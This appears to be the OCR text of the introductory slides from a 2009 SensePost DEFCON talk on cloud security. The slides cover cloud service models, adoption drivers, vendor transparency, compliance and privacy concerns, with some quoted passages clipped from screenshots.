Clobbering the Cloud!

{ haroon | marco | nick }
@sensepost.com

about: us

sensepost

{Nicholas Arvanitis | Marco Slaviero | Haroon Meer}


SPECIAL OPS
Host and Network Security for Microsoft, UNIX, and Oracle
Nessus
Network Auditing
Aggressive Network Self-Defense
STEALING THE NETWORK
How to Own a Continent
Penetration Tester's
SQL Injection Attacks and Defense

Why this talk ?

This is not the time to split hairs


The LOUD in cLOUD security..

- A bunch of people are talking about “the cloud”
- There are large numbers of people who are immediately down on it:
- “There is nothing new here”
- “Same old, Same old”
- If we stand around splitting hairs, we risk missing something important..




So, what exactly *is* the Cloud?

Cloud delivery models



Cloud Taxonomy & Ontology - Draft v1.4 - Hoff

Governance/Provisioning/Orchestration/Autonomics/Security/Compliance/Monitoring/SLA Management/Billing
Resource
Infrastructure
Presentation Modality
Presentation Platform
APIs
Applications
Data
Metadata
Content
Integration & Middleware
APIs
Core Connectivity & Delivery
Abstraction
Hardware
Facilities
Infrastructure as a Service (IaaS)
Platform as a Service (PaaS)
Software as a Service (SaaS)
Data
Voice
Video
PC
Embedded
Mobile
?
Native
Web
Emulated
Structured
Unstructured
Database
Messaging
Queuing
IAM/Auth.
Mgmt
IPAM/ DNS
LB & Transport
Security
IAM/Auth.
VMM
Grid/ Cluster/ Utility
Images
Compute
Network
Storage
Power
HVAC
Space
Salesforce.com
Google Apps
Oracle OnDemand
Google AppEngine
Force.com
Coghead
GoGrid CloudCenter API
Amazon EC2
GoGrid
FlexiScale


Infrastructure
Platform
SunGrid
GoGrid
SkyTap
Force
Google App Engine
Heroku
Azure
Mosso
Amazon EC2
Service
Google maps
Yahoo
mobileme
salesforce.com
HackRack
Mint
Software

[SensePost – 2009]

Why would we want to break it?

- It will be where the action is..
- Insidious the dark side is..
- Amazingly we are making some of the same old mistakes all over again
- We really don't have to..


What is driving Cloud adoption?

- Management by in-flight magazine
  - Manager Version
  - Geek Version
- Poor history from IT
- Economy is down
  - Cost saving becomes more attractive
  - Cloud computing allows you to move from CAPEX to OPEX
  - (Private Clouds?)

A really attractive option

- EC2 is Cool!
- Like Crack..

Problems testing the Cloud




Transparency

The problem, more than anything else, is a … known that this sort of thing were possible, they would have spoken up against it -- but Ama… does offer clear descriptions of how the product works or what kinds of control the company…

Why has Amazon been less transparent th… …ne offer two conjectures. It might be because Amazon controls the whole system. System… …e to be more open, in the sense that they have to tell the third-party developers how the sy… …ure to avoid gratuitous changes that might conflict with third-party applications. Alterna… …e because the Kindle offers less functionality than (say) a PC. Less functionality means f… …need as much information to protect themselves.

Going forward, Amazon will face more pres… …e technology and the company's relationship with Kindle buyers. It seems that e-books r… …ree books.



cloudsecurity.org: Trust is often cited as a barrier to enterprise adoption of Cloud Computing. What role do you personally think Google can play in building that trust?

cloudsecurity.org: How do you contain an attacker that exploits bugs in App Engine from exploiting the underlying OS and potentially interfering with other users processes or attacking backend systems?

GvR: You are correct that there are strong measures in place, but I'm not at liberty to discuss details.

Compliance in the Cloud

"If its non-regulated data, go ahead and explore. If it is regulated, hold on. I have not run across anyone comfortable putting sensitive/regulated data in the cloud"

"doesn't seem to be there as far as comfort level that security and audit aspects of that will stand up to scrutiny" (sic)

--*Tim Mather: RSA Security Strategist*

Privacy and legal issues

Privacy

- Jim Dempsey (Center for Democracy and Technology): “Loss of 4th Amendment protection for US companies”
- A legal order (court) to serve data, can be used to obtain your data without any notification being served to you
- There is no legal obligation to even inform you it has been given

Simple solution..

Crypto Pixie Dust!

DEFCON
DEFCON

